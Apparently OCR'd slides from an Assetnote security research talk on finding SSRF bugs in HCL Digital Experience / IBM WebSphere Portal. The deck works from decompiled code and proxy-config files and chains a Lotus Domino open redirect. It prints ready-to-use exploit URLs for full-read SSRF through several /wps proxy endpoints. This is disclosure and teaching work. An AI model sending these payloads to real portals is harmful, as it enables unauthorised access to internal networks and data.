ASSETNOTE

Finding Odays in Enterprise Software

Shubham Shah

Hacking HCL Digital Experience also known as IBM Websphere Portal


What is HCL Digital Experience / IBM Websphere Portal

- Enterprise content management system.
- Used by medium - large enterprises, and is a very flexible content delivery application.
- Around 4.5k instances on the internet.
- Often self-hosted on an IBM WebSphere server.
- Widespread usage amongst fortune 500 and in companies running bug bounties.

ASSETNOTE

IBM WebSphere

- Getting started by running the docker image:



- docker run -p 127.0.0.1:30015:30015 ibmcom/websphere-portal:latest

ASSETNOTE

Decompiling JARs

- find . -type f -name *.jar -exec tar rf /tmp/outfile2.tar {} \;
- find . -type f -name '*.jar' | xargs -n 1 -P 20 -I {} procyon-decompiler -o decompiled2 {}

```
Decompiling shapeless/TypeClassCompanion...
Decompiling com/ibm/workplace/wcm/app/ui/portlet/widget/browser/model/reader/ExplorerLibraryFolderStructureConstants...
Decompiling com/ibm/workplace/wcm/app/ui/portlet/widget/browser/model/reader/MenuNode...
Decompiling com/bowstreet/webapp/util/Range...
Decompiling cats/syntax/LeftOps$...
Decompiling scalaz/DisjunctionInstances2...
Decompiling scalaz/Distributive$...
Decompiling cats/data/CoproductFoldable$class...
Decompiling com/google/common/cache/CacheLoader...
Decompiling scalaz/Distributive$class...
Decompiling scalaz/Distributive...
Decompiling shapeless/Typeable$...
Decompiling com/ibm/workplace/wcm/app/ui/portlet/widget/browser/model/reader/RepositoryBrowserMenuBuilder...
Decompiling scala/collection/immutable/VectorBuilder...
Decompiling com/bowstreet/webapp/util/ReferenceGenerator...
Decompiling com/google/common/cache/CacheStats...
Decompiling org/slf4j/event/Level...
Decompiling cats/syntax/Tuple20CartesianOps...
Decompiling com/typesafe/config/impl/Path...
Decompiling com/google/common/cache/ForwardingCache...
Decompiling scala/collection/immutable/VectorIterator...
Decompiling com/google/common/cache/ForwardingLoadingCache...
Decompiling scalaz/Divide$...
Decompiling scalaz/Divide$DivideLaw$class...
```

ASSETNOTE

Finding The Attack Surface

- grep -anril ‘<servlet-mapping>' or grep -anril ‘<mapping '

```
[root@7b10e70c3328 IBM]# grep -anril '<servlet-mapping>'
WebSphere/ConfigEngine/installableApps/wizard.war/WEB-INF/web.xml
WebSphere/PortalServer/lwo/prereq.odc/odc/spellchecker/SpellChecker.ear/SpellChecker.war/WEB-INF/web.xml
WebSphere/PortalServer/pzn/prereq.pzn/installedApps/Personalization_Workspace.ear/pznauthorportlet.war/WEB-INF
/web.xml
WebSphere/PortalServer/search/wp.search.servlets/seedlist/servletEAR/installableApps/wp.search.seedlist.ear/wp
.search.servlets.seedlist.war/WEB-INF/web.xml
WebSphere/PortalServer/search/wp.search.servlets/feed/servletEAR/installableApps/wp.search.feed.servletEAR.ear
/wp.search.feed.war/WEB-INF/web.xml
WebSphere/PortalServer/people.impl/people.impl/peoplefinder/portlet/lwp_peoplefinder_war.ear/lwp.peoplefinder.
jsr168.war/WEB-INF/web.xml
WebSphere/PortalServer/installer/wp.ear/installableApps/wps.ear/wps_facade.war/WEB-INF/web.xml
WebSphere/PortalServer/installer/wp.ear/installableApps/wps.ear/wps_xml.war/WEB-INF/web.xml
WebSphere/PortalServer/installer/wp.ear/installableApps/wps.ear/wps.war/WEB-INF/web.xml
WebSphere/PortalServer/jcr/wp.content.repository.ear/installableApps/wp.content.repository.ear/wp.content.repo
sitory.web.war/WEB-INF/web.xml
WebSphere/PortalServer/theme/wp.theme.ckeditor/ear/installedApps/wp.theme.ckeditor.ear.ear/ckeditor.war/WEB-IN
F/web.xml
WebSphere/PortalServer/ui/wp.tagging.liveobject/semTagEar/Live_Object_Framework.ear/liveobjects.war/WEB-INF/we
b.xml
WebSphere/PortalServer/lwp04.infra/sync.portal/syncmlserver/ear.prod/sync/v6.0/installableApps/replicationWeb.
war/WEB-INF/web.xml
WebSphere/PortalServer/base/wp.user.restservice/UserProfileRESTServlet.ear/um.war/WEB-INF/web.xml
WebSphere/PortalServer/base/wp.mmi.deploy/installedApps/MashupMaker_Integration.ear/mm.enabler.war/WEB-INF/web
.xml
WebSphere/wp_profile/config/cells/dockerCell/applications/JavaContentRepository.ear/deployments/JavaContentRep
```

ASSETNOTE

Interesting config file

- PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.proxy.config.war/WEB-INF/proxy-config.xml

```
[root@7b10e70c3328 WebSphere]# cat PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.pr
oxy.config.war/WEB-INF/proxy-config.xml
<?xml version="1.0" encoding="UTF-8"?>
<proxy-rules xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://www.i
bm.com/xmlns/prod/sw/http/outbound/proxy-config/2.0">
    <mapping contextpath="/proxy" url="*" name="proxy"/>
    <mapping contextpath="/myproxy" url="*" name="myproxy"/>
    <mapping contextpath="/common_proxy" url="*" name="common"/>
    <mapping contextpath="/cmis_proxy" url="*" name="cmis" />
    <policy url="http://www.ibm.com/*" name="ibm1">
        <actions>
            <method>GET</method>
        </actions>
    </policy>
    <policy url="http://www-03.ibm.com/*" name="ibm2">
        <actions>
            <method>GET</method>
        </actions>
    </policy>
    <policy url="http://www.redbooks.ibm.com/*" name="redbooks">
        <actions>
            <method>GET</method>
        </actions>
    </policy>
```

ASSETNOTE

Finding the endpoint

- One of the hardest bits of source code analysis when finding bugs through grep is identifying the endpoint that the config files/code are triggered by.
- This one was easy, they were deployed under /wps/*
- i.e. /wps/proxy/, /wps/myproxy/, /wps/common_proxy/, /wps/cmis_proxy/
- But the proxy-config file says that we can only access ibm.com and redbooks.ibm.com - how are we going to turn this into a full read SSRF?

Chaining a Lotus Domino Open Redirect

- www.redbooks.ibm.com runs Lotus Domino to deliver content to users.
- We must achieve an open URL redirect on www.redbooks.ibm.com to achieve SSRF to arbitrary hosts.
- After researching Lotus Domino, I noticed some extremely old documentation around the sign out process.
- This process allows users to be redirected to an arbitrary location after signing out.

Chaining a Lotus Domino Open Redirect

https://help.hcltechsw.com/dom_designer/9.0.1/appdev/H_ABOUT_URL_COMMANDS_FOR_REQUIRING_AUTHENTICATION.html

Examples

```
"http://www.lotus-10.com/sessions.nsf?logout."http://www.lotus-10.com/sessions.nsf?logout
"http://www.lotus-10.com/sessions.nsf?logout&redirectto=/logoutDB.nsf/logoutApp?Open"http://www.lotus-10.com/sessions.nsf
Http://www.lotus-10.com/sessions.nsf?logout&redirectto=http://www.sales.com
```

You can build this expression into an application -- for example, using it in a button -- or type it in as a URL.

ASSETNOTE

Chaining a Lotus Domino Open Redirect


- www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

```
HTTP/1.1 302 Found
Date: Sun, 01 Aug 2021 06:13:30 GMT
Server: Lotus-Domino
Location: http://example.com
X-Content-Type-Option: nosniff
Strict-Transport-Security: max-age=0
Content-Length: 0
Connection: close
Content-Type: text/html
```

ASSETNOTE

Putting it all together

- http://127.0.0.1:30015/wps/proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com



ASSETNOTE

Variant Hunting

- Discovering other occurrences of similar vulnerabilities:

```
[root@7b10e70c3328 IBM]# find . -type f -name "proxy-config.xml"
./WebSphere/PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.proxy.config.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/PA_WCM_Authoring_UI.ear/deployments/PA_WCM_Authoring_UI/ilwwcm-authoring.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/PA_Search_Center.ear/deployments/PA_Search_Center/searchCenter.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/AJAX Proxy Configuration.ear/deployments/AJAX Proxy Configuration/wp.proxy.config.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/installedApps/dockerCell/PA_WCM_Authoring_UI.ear/ilwwcm-authoring.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/installedApps/dockerCell/PA_Search_Center.ear/searchCenter.war/WEB-INF/proxy-config.xml
```

ASSETNOTE

Variant Hunting

- Discovering other occurrences of similar vulnerabilities:

```
[root@7b10e70c3328 IBM]# find . -type f -name "proxy-config.xml"
./WebSphere/PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.proxy.config.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/PA_WCM_Authoring_UI.ear/deployments/PA_WCM_Authoring_UI/ilwwcm-authoring.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/PA_Search_Center.ear/deployments/PA_Search_Center/searchCenter.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/config/cells/dockerCell/applications/AJAX Proxy Configuration.ear/deployments/AJAX Proxy Configuration/wp.proxy.config.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/installedApps/dockerCell/PA_WCM_Authoring_UI.ear/ilwwcm-authoring.war/WEB-INF/proxy-config.xml
./WebSphere/wp_profile/installedApps/dockerCell/PA_Search_Center.ear/searchCenter.war/WEB-INF/proxy-config.xml
```

ASSETNOTE

omg seriously

- Proxy to any URL with the ability to use all of these methods

```
<proxy-rules xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="http://www.ibm.com/xmlns/prod/sw/http/outbound/proxy-config/2.0">
    <mapping contextpath="/proxy" url="*" name="proxy"/>
  <policy url="*" name="bc">
      <actions>
         <method>GET</method>
         <method>HEAD</method>
         <method>POST</method>
         <method>PUT</method>
         <method>DELETE</method>
      </actions>
```

ASSETNOTE


Super SSRF

- http://reverse.test:30015/wps/PA_WCM_Authoring_UI/proxy/http/example.com

- **GET/HEAD/POST/PUT/DELETE** requests via this SSRF.
- Full response returned.
- Some headers also proxied.

```
<headers>
        <header>x-lfn-url-callback</header>
        <header>User-Agent</header>
        <header>Accept*</header>
        <header>Vary</header>
        <header>Location</header>
        <header>Content*</header>
        <header>Authorization*</header>
        <header>X-Method-Override</header>
        <header>Set-Cookie</header>
        <header>If-Modified-Since</header>
        <header>If-None-Match</header>
        <header>X-Server</header>
        <header>X-Update-Nonce</header>
        <header>X-Requested-With</header>
        <header>com.ibm.lotus.openajax.virtualhost</header>
</headers>
```

Super SSRF




ASSETNOTE

Variant Hunting #2

- Through a lot of digging, I discovered a really interesting way to hit the proxy servlet.
- /wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/
- Using the same open redirect gadget, it was possible to achieve full read SSRF via this endpoint.
- /wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

Variant Hunting #2



ASSETNOTE

Variant Hunting #3

- WebSphere/wp_profile/installedApps/dockerCell/Quickr_Document_Picker.ear/qkr.docpicker.widgets.war/WEB-INF/web.xml

```
<servlet-mapping>
  <servlet-name>AjaxProxy</servlet-name>
  <url-pattern>/internal_proxy/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>picker_with_dojo</servlet-name>
  <url-pattern>/public/picker-dojo-packaged.js</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>picker_without_dojo</servlet-name>
  <url-pattern>/public/picker-packaged.js</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>portal_picker_without_dojo</servlet-name>
  <url-pattern>/public/portal-picker-packaged.js</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>picker_css</servlet-name>
  <url-pattern>/public/picker.css</url-pattern>
